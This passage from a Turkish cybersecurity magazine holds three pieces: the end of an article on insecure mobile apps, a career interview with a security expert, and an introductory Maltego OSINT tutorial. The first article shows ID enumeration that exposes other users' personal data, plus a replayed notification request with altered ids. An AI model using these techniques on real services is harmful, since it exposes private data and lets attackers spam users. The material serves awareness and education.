Evet bilgileri gördük. Gelin şimdi de ilk görselde işaretlemiş olduğum benim, 225980 olan id değerimi bir azaltarak yani 225979 olarak bir bakalım, ne olacak? :)

Opps! :)


Dönen bilgiler içerisinde **benden önce üyelik oluşturmuş kişiye ait ad soyad, mail ve şifrenin blowfish algoritması ile hash'lenmiş halinin olmasının yanı sıra telefon numarası ve adres bilgileri de dönmekte.** Salt ve nümerik bir şekilde artan id değeri sayesinde kullanıcı bilgilerinin çalınması veritabanına dahi bağlanmadan mümkün olabiliyor...

#4 - Bir tane daha :)

Facebookvâri paylaşım yapabileceğiniz bu uygulama ile çözemediğiniz test sorularını göndererek birilerinin yardım etmesini bekleyebiliyorsunuz. Uygulamayı incelerken gözlerimi dolduran bir trigonometri sorusuna like attığımda giden paket dikkatimi çekti.


```
POST [redacted] HTTP/1.1
Host: [redacted]
Content-Type: text/plain
Origin: file://
Connection: close
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_4 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16D57
Accept-Language: en-au
Accept-Encoding: gzip, deflate
Content-Length: 114

{"mesaj":"gks Gönderini Beğendi.","userId":"8841","bildirimTipi":2,"postId":"2163977","iliskiliUserId":"337346"}
```

Bildirim mesajını ve bildirim gidecek id değerini kendiminki ile değiştirip tekrar çalıştırıyorum. Tam da beklediğim gibi cihazıma bildirim geliyor.



Bu da demek oluyor ki, basit bir script ile bir gece ansızın tüm kullanıcılara bildirim gönderebilmek mümkün!

Gördüğünüz üzere, örneklerde yaptığım tek şey uygulamaların internet trafiğini incelemek oldu. Herhangi bir bilgiye sahip olmadan yapılabilecek bu adımlar ile tüm kullanıcılara SMS ya da bildirim göndererek hallerini hatırlarını sorabilecek olmamdan daha kötüsü, ev adresi ve telefon gibi önemli bilgilere erişip çay içmeye de gidebilecek olmamdı.

Ezcümle:

Bu yazıda sunucuyla salt haberleşmenin ve bilgilerin salt olarak saklanmasının ne gibi sonuçlar doğurabileceğini gerçek örnekler ile incelemiş olduk.

Doğrulama kodlarının kullanıcı cihazında belirlenmediği, bilgilerin şifrelenerek saklandığı, güzel ve mutlu günler olsun efendim.

Bir başka yazıda görüşmek üzere!

SÖYLEŞİLERLE SİBER GÜVENLİK UZMANLARINDAN

YENİ BAŞLAYANLAR İÇİN YOL HARİTASI

Siber güvenlik alanına ilgi duyan kişilerce en sık sorulan ve cevabı en çok talep edilen bir soru vardır: "Nereden başlamalıyım?". Bu soru muhtemel bir kariyer planına giden ilk adım olabileceği gibi geçici bir heves dahi olabilmektedir. Bu durumun tespit edilmesi, ilginin bilgiye dönüşmesi ve düşüncenin sağlam temellere oturtularak olgunlaşması ise sahada etkin yer alan uzmanların yol göstermesiyle mümkündür. İşte bu amaç ve istekle başlattığımız dizinin ilk konuğu Sayın Yılmaz Değirmenci oldu. Kendisine bilgi, öneri ve tecrübelerini paylaştığı için teşekkür eder, okura yarar sağlaması dileğiyle esenlik dilerim.

Peki, Yılmaz Değirmenci kimdir?

Kara Harp Okulundan 1997 yılında "Sistem Mühendisliği" programından mezun olan Yılmaz Değirmenci, yüksek lisans öğrenimini 2000-2002 yılları arasında California'da Naval Postgraduate School'da "Bilgisayar Bilimi" bölümünde tamamlar. Yurda döndüğünde, Türk Silahlı Kuvvetlerinde sistem yöneticiliği, veri tabanı yöneticiliği, yazılım geliştiriciliği ve proje yöneticiliği görevlerini icra eder. 2014 yılına gelindiğinde ise TSK Siber Savunma Komutanlığında "Siber Olaylara Müdahale Ekip Lideri" olarak görevlendirilir. Üç yıl süren görev kapsamında Siber Operasyon Merkezinin yönetiminde etkin rol alan Değirmenci, aynı zamanda "NATO Kilitli Kalkan ve Siber Koalisyon Tatbitakları"nda yer alır; koordinatörlük üstlenir. 2017 yılının mayıs ayında emekli olduktan sonra siber güvenlik ve yapay zekâ eğitimlerine yoğunlaşma kararı alır.

Veri madenciliği, makine öğrenmesi ve yapay zekâ konularında derinlemesine çalışmalara yönelen Değirmenci, ele aldığı konuları siber güvenlik alanında kullanılması için projeler geliştirmek adına "Bilishim Siber Güvenlik ve Yapay Zekâ" firmasını kurar. Şirketinin genel müdürlüğünü sürdüren Değirmenci, aynı zamanda Türkiye Siber Güvenlik Kümelenmesinde "Eğitim Koordinatörü" olarak hizmet vermektedir.

Cafer Uluç: Siber güvenlik ifadesinin kendisi dahi oldukça popüler. Bu doğrultuda adaylar, ilgilerinin hedef mi yoksa heves mi olduğunu nasıl netleştirebilirler?

Yılmaz Değirmenci: Bütün profesyonel ilgiler de sonuçta hevesle başlar ve her uğraş illa ki önemli bir hedefi gözetmek zorunda değildir. Bence önemli olan yaptığımız işten keyif almak.

"Sevdiğin işi yap, ömür boyu çalışmak zorunda kalmazsın." (Konfüçyüs) şeklinde çok eski bir söz vardır. Siber güvenliğe heves duyan genç bir arkadaş olarak lütfen kendinize sorun: "Beş yıl sonra da ben bu işi keyifle yapar mıyım?". Sonuç olumlu ise o zaman profesyonel bir kariyer yolunu düşünebilirsiniz. İşin aslı gerçekten emek verir ve bu emeği istikrarlı tutarsanız zamanı gelince kendiliğinden bu iş sizin mesleğiniz haline gelecektir.

C. U.: Peki, siber güvenlik alanında kendine kariyer hedefi koymuş bir aday, ilk olarak işe nereden başlamalıdır?

Y. D.: Aslında bunun çok net ve sade bir cevabı var: Öğrenmeyi öğrenmek.

Siber güvenlik alanında tabii ki okul, eğitim ve kursların vazgeçilmez bir değeri var. Ancak şunu da belirtmeliyim ki sektörde gördüğüm en başarılı arkadaşların tamamı kendi kendini yetiştiren insanlar. Tabii bunun kökenine indiğimizde, bitmek tükenmek bilmeyen bir merak duygusu olduğunu görüyoruz.

Bir dipnot olarak şunu da ifade etmek isterim: Teknik bir alanda uzmanlaşmak istiyorsanız İngilizce bilginiz olmadan bunu gerçekleştirmeniz imkânsız. Çünkü kaynakların çok büyük bir oranı İngilizce. Bu nedenle eğer zamanınız varsa her şeyi bırakıp yabancı dil bilginizi geliştirmeyi birinci sıraya almanızı öneririm.

Belirtmek istediğim diğer ince bir nokta da lütfen boş zamanlarınızda kod yazmaya ve uygulama geliştirmeye çalışın. Birçok genç arkadaşta kod yazmadan doğrudan sistemleri ele geçirme yöntemlerini öğrendiğini ve bu şekilde ilerlediğini görüyorum. Bu sezgiyi geliştirmek ne kadar önemli olsa da sonuçta ***kod yazmadan ve okuyamadan, sistem mimarileri ve protokolleri incelemeden, gerçek anlamda bir siber güvenlik uzmanı olmak mümkün değil***.

Eğer henüz mühendislik bölümünde okuyan genç bir arkadaş iseniz, C++ dilini ve veri yapılarını (özellikle Linked List yapılarını ezbere yazabilecek düzeyde) kavramanızı öneririm. Ayrıca işletim sistemi mimarilerini incelemenizi ve mümkünse ufak bir mini kernel yazmaya çalışmanızı öneririm.

C. U.: Ya siz? Bu serüven boyunca çizdiğiniz yol haritasını nasıl planladınız?

Y. D.: Eğer konuyu siber güvenlik özelinde yanıtlarsam, ben aslında zaten hep siber güvenliğin içindeydim. Asker kökenli bir insan olarak çok uzun yıllar büyük sistemleri, ekip arkadaşlarımızla birlikte bizzat yönettik. Yeri geldi veri tabanı işlettim, yeri geldi uluslararası çalışmalarda yer aldım. Bunların tamamının bilgi güvenliği boyutu vardı.

İşin aslı, yaşım ilerledikçe ve konumum yükseldikçe teknikten uzaklaşmak durumunda kalıyordum ve ben ise bunu hiç istemiyordum. Hatta bir defasında özel sektöre geçmek istediğimde beklediğim tepkiyi bulamamıştım. Çünkü hem her şeydim, hem de hiçbir şey.

İşte tam o dönemde tüm bilgi birikimimi yansıtabileceğim bir alan olabileceğini ve bunun siber güvenlik olduğunu düşünmeye başladım. Çünkü ister web, ister sistem, ister veri tabanı, isterse mobil olsun her türlü teknolojinin muhakkak bir siber güvenlik boyutu vardı. İşte bu karardan sonra tek odak noktam siber güvenlik oldu.

C. U.: İlgi duyduğunuz anı hatırlıyor musunuz? Sizi bu alana çeken "şey" ne oldu?

Y. D.: Aslında bendeki "o" an siber güvenlikten ziyade yapay zekâ alanıyla ilgili olmuştur. Henüz bir öğrenciyken kendi başıma bir C++ kitabı çalışmıştım. Ancak henüz tek satır kod yazmışlığım yoktu. "Acaba nasıl bir program yazsam?" diye kendi kendime düşünürken ve arkadaşlarla tartışırken, "İnsan gibi düşünen bir program yazabilir miyim acaba?" diye bir soru sordum.

O soruyu soralı 20 yıl oldu. Bu konuyla ilgili çok ciddi emek verdiğim çalışmalarım oldu ve ben hâlâ aynı soruyu sormaya devam ediyorum.

Bana göre zaten her şeyin temeli soru sormaktır. Bilimin de mucitliğin de gelişmenin de en büyük fitili soru sormaktır.

C. U.: Vazgeçmeyi düşündüğünüz an oldu mu? Oldu ise sizi yeniden devam etmeye iten motivasyonunuz ne idi?

Y. D.: Aslında bir asker ve zaten mesleği olan bir insan olarak bilgisayarı hiçbir zaman bir mesleki araç olarak görmemişimdir. Bilgisayar benim için, bir insan olarak kendimi ve hatta evreni yansıtan bir ayna olmuştur. *Bilgisayar mimarisini ya da yeni algoritmaları keşfettikçe, her defasında yeniden büyülenmişimdir.*

C. U.: Dünyada ve özelde ülkemiz için -günümüzde ve gelecekte olmak üzere- kariyer noktasındaki öngörünüz nedir?

Y. D.: Gittikçe daha bilgi odaklı bir dünyada yaşıyoruz. Bir insanı diğerinden ayıran makam, rütbe ya da maddi güç gibi özellikler artık silikleşmekte ve sahip olduğunuz, yaşama bir katma değer olarak katabildiğiniz bilgi sizin en büyük sermayeniz olmakta.

Bu noktada tabii ki bana göre her şeyin temeli çok çalışmak. Atatürk'ün de dediği gibi: "Yaşamak demek, çalışmak demektir.". Bu yüzden gelecek, çalışan insanların çok daha fazla önde olduğu bir dünya olacak.

Burada özellikle yaratıcılığı da vurgulamak isterim. *Yapay zekâ algoritmaları gittikçe güçlenirken hayatımızın içinde daha fazla yer alıyor. Dolayısıyla insanı ön plana çıkaran yaratıcılık, sezgisel zekâ, duygusal zekâ gibi özellikler de bence büyük değer ifade etmekte. Teknik arkadaşlar genelde bu tarafı zayıf bırakıyorlar, ancak bence her bir siber güvenlik uzmanı boş zamanlarında farklı türde kitaplar okumalı ve az çok sanatla da ilgilenmeli.*

C. U.: Algoritma, adli bilişim, yazılım dilleri, ağ, mobil platformlar, nesnelerin İnternet'i, siber istihbarat, web güvenliği, sızma testi, zararlı yazılımlar, kriptoloji... Siber güvenlikte konular derya deniz misali. İlerlemek istedikleri alan veya alanlarını seçerken neye dikkat etmeliler?

Y. D.: "Uygulamalı Sızma Testi" ve "Uygulamalı Web Güvenliği" sanırım en temel ve zaten birbiriyle iç içe konular. Her şeyden önce bu temel sağlam atılmalı.

Bunun üzerine diğer hangi konu ilginizi çekiyorsa devam edebilirsiniz. Tabii tersine mühendislik ve buna bağlı zafiyet araştırması ya da zararlı yazılım analizi gibi konular çok az insanın gerçek anlamda uzman olduğu ve fark yaratan konular. Eğer genç bir arkadaşım şimdi bile bu konulara ağırlık verir ve kendini geliştirirse kısa sürede Türkiye çapında dikkat çekecek hale gelebilir. Sanırım böyle bir enerji başka hiçbir sektörde yok ve bu sizler için muhteşem bir fırsat.

Günümüzde çoğu insan para kazanmak ve hayatını idame etmek için sevmediği bir işte yıllarını geçiriyor. Eğer bu sektör size hitap ediyorsa bence birinci önceliğiniz keyif alarak ve eğlenerek çalışmak olmalı.

C. U.: Kendi kendine öğrenme yetisi nasıl edinilebilir? Öğrenmenin, öğrenmeyi öğrenmenin bir formülü var mıdır?

Y. D.: Belki de bu noktada asıl sorulması gereken sorulardan biri şudur: "Bir şey öğrenmek için neden bir başkasına bu kadar ihtiyaç duyuyoruz?". Gerçekten öğrenemediğimizden mi kaynaklanıyor yoksa bu bir çeşit öğrenilmiş çaresizliğin yansıması mı? Kendine inanan bir insanın dilediği her şeyi kendi başına az çok öğrenebileceğini düşünüyorum.

Tabii ki bizzat eğitim sektöründe olan bir insan olarak kendimle çelişiyor muşum gibi konuşuyor olabilirim. Ama okullar ya da kurs ve eğitimler, öğrenme sürecinin belirli bir format ve disiplin içinde gitmesini sağlamalı ve bu süreci hızlandırmalı. Yoksa sizin öğrenme yetinizin tamamının yerine geçmemeli. Her şeyin başlangıcı da sonu da bizzat sizsiniz.

C. U.: Teknik bilginin yanı sıra, adaylar hangi becerilerle kendilerini donatmalıdırlar?

Y. D.: Özellikle siber güvenlik, özünde olaylara başka bir açıdan bakabilme becerisine dayanıyor. Örneğin siz bir plastik su bardağında çiçek yetiştirirseniz, bu bile bir çeşit hack'lemedir diyebiliriz.

Bu noktada bulmaca çözme yeteneğinizi geliştirmeniz ve tabii ki bolca Bayrağı Yakala (CTF) etkinliklerine katılmanız çok faydalı olacaktır.

C. U.: Bir siber güvenlik uzmanında olmazsa olmaz sizce nedir?

Y. D.: *Dünyanın en muhteşem hacker'ı olabilirsiniz; ama güven vermiyorsanız bunun hiçbir anlamı yoktur.* Her şeyin temeli dürüst olmanız ve gerek birlikte çalıştığınız insanlara, gerekse müşterilerinize güven vermeniz. Bunun dışında, "Bitmek bilmeyen bir azim ve sabır." diyebilirim. Çünkü öğrenmenin bu kadar dinamik ve üst seviyede olduğu bir disiplinde gereken sabrı göstermezseniz kısa sürede havlu atabilirsiniz.

C. U.: Çalıştığınız alan kapsamında hangi yetkinliklere ihtiyaç duyulmaktadır?

Y. D.: Bu soruya bir eğitmen gözüyle yanıt vermem gerekirse: En önemli yetkinlik insan odaklı olabilmek. En teknik bir konuyu bile karşı tarafın anlayabileceği seviyede adım adım işleyebilmek ve tüm bu süreç boyunca samimi bir havanın oluşmasını ve korunmasını sağlamak.

C. U.: Ulusal ve uluslararası sertifika programlarında nasıl bir yol izlenmelidir?

Y. D.: Sertifikalar siber güvenlik sektöründe bir anlamda diplomadan daha önemli. Bu yüzden kariyerinizi maddi gücünüz ve zamanınız yettikçe sertifikalarla güçlendirmenizi tavsiye ederim.

C. U.: Ve diploma konusu! İlgili ön lisans veya lisans bölümlerinden mezun olmamak bir eksiklik midir?

Y. D.: Ben şahsen birlikte çalıştığım arkadaşlarda en çok ilgiye önem veriyorum. Çünkü ilgi bilgiyi getiriyor eninde sonunda. Tabii, bir mühendislik disiplininden geçmek çok önemli ve faydalı. Okumanın yaşı ve zamanı yok. Her zaman için okul ve diploma anlamında da kendinize yeni değerler katabilirsiniz.

C. U.: Bilimsel düşünce ve güvenlik yaklaşımında ufuk açtığını düşündüğünüz kitap, film öneriniz neler olurdu?

Y. D.: Eric Kandel'ın "Belleğin Peşinde" kitabı çok uzun zamandır bendeki büyük bir boşluğu dolduran bir kitap oldu. Bu kitapla birlikte Google dokümanlarından TensorFlow çalışırsanız hayata bakış açınız yenilenecektir sanırım.

1995 yapımı "Ghost in the Shell" animesi ve onun dizi hali olan "Stand Alone Complex" beni çok etkileyen eserler olmuştur. Bu yapımlarda az çok geleceğin gelmiş olduğunu görüyorsunuz.

C. U.: E-bültenlerle birlikte portal, blog, forum sitesi gibi web platformlarından hangilerinin takip edilmesini önerirsiniz?

Y. D.: Phrack dergisi -her ne kadar eskisi kadar aktif olmasa da- bana göre hacker ruhunu en güzel yansıtan dergidir. Bunun dışında Defcon, Recon ve Blackhat konferans sunumlarının güncel olarak takip edilmesinin faydalı olacağını düşünüyorum.

C. U.: Ülkemizde ortaokul seviyesinden üniversiteye kadar siber güvenlik yarışmaları düzenlenmektedir. Adayların, bu gibi yarışmalara katılmalarında ne gibi fayda görüyorsunuz?

Y. D.: Bunları birer yarışma değil eğlence olarak görmeli ve bu şekilde fırsat buldukça hepsine katılmaya çalışmalı. Çünkü siber güvenliğin kendine göre bir kafa yapısı var: Çabuk sıkılan, meraklı, yeni bir şeyler keşfetmek isteyen ve bunları paylaşmak isteyen genç arkadaşlar. Bu tarz yarışmalar da bunu sağlamak için güzel birer araç bence.

C. U.: Sektörel bazlı çevre oluşturmak adına çevrim içi sosyal ağlar nasıl etkin kullanılabilir? Yanı sıra topluluklarca düzenlenen etkinlikler, buluşmalar gibi organizasyonların adaya sağlayacağı katkıları nasıl yorumluyorsunuz?

Y. D.: Şahsen bana çeşitli vesilelerle gelen CV'lerde ben adayın topluluk ve etkinliklerdeki katılma durumuna da önem veriyorum. Çünkü hemen her okulda artık bir siber güvenlik topluluğu var. Konuyla ilgili olan arkadaşın burada bir şeyler yapmış olması bana en azından bazı ipuçları veriyor. Günümüzde Linux Yaz Kampı ya da Siber Kümelenme eğitimleri gibi birçok ücretsiz eğitim düzenleniyor. Bunları çok değerli eğitmenler, bir sonraki kuşağa katkı sağlamak maksadıyla veriyorlar. "Siber güvenlik çok ilgimi çekiyor" diyen bir genç arkadaşın bunlardan hiçbirinde yer almamış olması, açıkçası bana biraz garip geliyor.

Diğer yandan, eğer kariyerinizi güçlendirmek istiyorsanız önce bir alan seçin o alanda iyice uzmanlaşın. Belli bir aşamaya gelince illaki özgün çalışmalar yapmaya başlayacaksınız. Bunları blog sayfanızda makaleye dönüştürün. Sonra da özellikle LinkedIn gibi platformlarda bunları paylaşın. Bu şekilde sabırla ilerlerseniz zamanla sektörde güzel bir yer edinmeniz hiç de zor değil.

C. U.: Hatırlatmakta fayda var: Yasaların iyileştirilmesiyle birlikte, Türk Ceza Kanununca, işlenen bilişim suçları cezai yaptırıma tabi tutulmaktadır. Bu husus da göz önüne alındığında, aday, öğrendiklerini uygulama safhasında nelere dikkat etmelidir?

Y. D.: Yukarıda belirttiğim gibi, siber güvenliğin sektör olarak aradığı en temel nitelik "güven". Bu noktada bazı hevesler uğruna adınıza zarar gelmesine asla müsaade etmemelisiniz. Teknik anlamda kendinizi geliştirmek için birçok çevrim içi platform zaten mevcut.

C. U.: Son olarak, bu okumayı bitirdikten hemen sonra ne yapmalarını önerirsiniz?

Y. D.: Güzel bir filtre kahve içebilirler. Ben şimdi onu yapacağım.

MALTEGO İLE SİBER İSTİHBARAT TOPLAMAK

Öncelikle belirtmek isterim ki, bu hazırladığım görsel sadece eğitim amaçlıdır. Başka herhangi bir amaç içermemektedir. Dokümandaki uygulamaların kötü amaçlı kullanımlarından sorumlu değilim.

Ülkeler arası ve toplumsal olayların arttığı bu zamanlarda istihbarat ve siber istihbarat konusu çok önem kazanmıştır. Siber saldırılar, geçmiş zamanlara kıyasla bugünlerde artışı gözle görülecek düzeydedir. Ülkeler birbirlerinin askeri, ekonomik ve diğer gizli kalması gereken planlarını siber istihbarat yöntemleriyle ele geçirme yarışına girmiştir. Son yıllarda bu işlerle özellikle uğraşan APT grupları oldukça çoğalmıştır.

Bunların en çok bilinenleri ise FireEye'ın APT40[1] olarak adlandırdığı gruptur. Bu sadece bir örnek olmak ile birlikte bilinen ve henüz bilinmeyen onlarca grup mevcuttur.

Şu anda bulunduğumuz zamanı ve bu zamanın oluşturduğu dinamikleri anlamak, siber dünyada bulunduğumuz konumu bilmek bizi tehlikelere karşı korumak için bir gerekliliktir. İçinde bulunduğumuz durumun analizini doğru bir şekilde yapamazsak, nereye odaklanmamız gerektiğini bilemez, gerekli önlemlerimizi alamayız. Bundan dolayı zafiyetler ortaya çıkmaktadır. Siber saldırganlar bizim bu zafiyetlerimizi bulabilmek adına günlerce, haftalarca, aylarca hiç durmadan çalışır. Tabii bir sistemi araştırırmanın ve analiz etmenin en önemli kısmı ise, sistem veya kişi hakkında bilgi toplamaktır. Saldırganlar sistemi veya kişiyi ne kadar iyi tanırlarsa, tanımlarlarsa kişinin veya sistemin barındırdığı açıklıkları ya da zayıf noktaları bilirler. Kullanacakları saldırı yöntemlerini veya siber silahları buna göre belirleyebilirler. Bunun için aktif ve pasif bilgi toplama yöntemlerini kullanmaktadırlar. Maltego bizim aktif bilgi toplayabilmemizi sağlayan bir araçtır. Şimdi biraz daha içine bakalım.


Kaynak: http://bit.ly/2kcrbMg

Siber istihbarat araçları arasında en çok tanınan ve en pratik olan **"Maltego"**, Kali Linux içinde gelen ve oldukça pratik bir bilgi toplama programıdır. Yapımcısı "Paterva" olan program aktif olarak sızma testlerinde ve istihbarat toplama aşamalarında kullanılan bir programdır.

Maltego'nun ticari kullanım için özel paketleri mevcuttur ve bu paketler ücretli olarak sunulmaktadır fakat "Community" paketini ücretsiz olarak elde edebilir ve ticari amaç dışında kullanabilirsiniz.

Maltego'yu Windows için kurmak isterseniz:

1 https://www.fireeye.com/current-threats/apt-groups.html



İşletim sisteminiz kaç bit ise (mimarinize göre) seçeneklerden indirebilirsiniz. Ayrıca, seçenekler arasında Linux ve Mac için ayrıca opsiyon mevcuttur.

Linux için:
Linux için Maltego genelde güvenlik amaçlı dağıtımlarla ile beraber gelmektedir. Ancak gelmediğini farz edersek süreç şu şekilde işliyor:

```
root@kali:~# apt-get install maltego
```

Yukarıda verilen komut ile birlikte Kali Linux üzerine de kurabilir ya da Kali Linux için web sitesinden de paket olarak indirebilirsiniz.

Maltego'yu açtığınız zaman sizden bir üyelik girmenizi isteyecektir. Üyeliği Patevra üzerinden alabilir ya da programın talep ettiği ekrandan kayıt olabilirsiniz.


Maltego'nun açıldık ve üyelik girişi yapıldıktan sonra sayfası şu şekildedir.

Menü kısmında

- Investigate
- View
- Entities
- Collections
- Transforms
- Machines
- Collaboration
- Import/Export
- Windows, tarzı başlıklar içermektedir.

Investigate (Soruşturma):

Investigate (Soruşturma) kısmında, yaptığınız soruşturmaları düzenleme, diyagram hazırlama vb. özelliklerini kullandığımız kısımdır. Yeni versiyonu ile birlikte "Privacy mode" gelmiştir.



Kaynak: https://maltego.freshdesk.com/support/discussions/topics/15000005039

Bu modül, araştırmacılar için özellikle hazırlanmış bir modüldür. Bu modülde IP'nizi içeren herhangi bir sorgu üretilmemektedir. Başlık resimleri indirmeyi engellemektedir. Ancak, hala kesin bir direkt bağlantı kurulacağının garantisi verilmemektedir. Tabii bunun bir dezavantajı normal moddaki gibi bir kullanıcı deneyimi sunmayacak olmasıdır. Yani zengin içerik üretemeyebilir. Bu özelliğe ek olarak hızlı bulma seçeneği de bu sekmede yer almaktadır.

View (Görünüm):

Sonuçların görüntü düzeni ve hiyerarşisinin düzenlenmesinde kullanılan kısımdır. Bu kısım, organik hiyerarşi (gezegen sistemi gibi) ve diğer hiyerarşi düzenlerinin bulunduğu sekmedir. Çalışmanızın düzenini ayarlamak sizin onu inceleme becerinizi arttırabilir.

Entities (Başlıklar):

Entities, başlıklar kısmıdır. Buradan başlık ekleyebilir veya düzenleyebilirsiniz. İhtiyacınıza göre tasarımlarınızı yapabileceğiniz kısımdır. Bu kısımda yeni başlık tipi ekleyebilir, çıkarabilir ya da var olan başlığı düzenleyebilirsiniz.

Collections (Buluntular):


Collections kısmında, toplanan verilerin anlaşılması için, basitleştirme işlemi yapılmaktadır. Aynı tarzdan verileri bir kare içine toplayarak bir arada tutar ve görseli basitleştirir. Elde edilen bulgulardan kaç tanesinin görüntüleneceğini de burada belirleyebilirsiniz.

Transforms (Dönüştürme):


Bu kısımda, kullanılan servisleri yönetebilir, ekleyebilir veya kaldırabilirsiniz. Üzerinde araştırma yapacağınız domain, kişi vb. konuların üzerine sağ tıklandığında "to IP" vb. seçenekler yer alır.

Machines (Makineler, otomatize araçlar bölümü):


Machines kısmı, otomatize araçların bulunduğu bölümdür. Hakkında bilgi toplamak istediğiniz kişi, şirket, domain vb. için özellikle hazırlanmış sorguları içinde barındırır.



Görseldeki gibi herhangi bir seçeneği seçebilirsiniz.



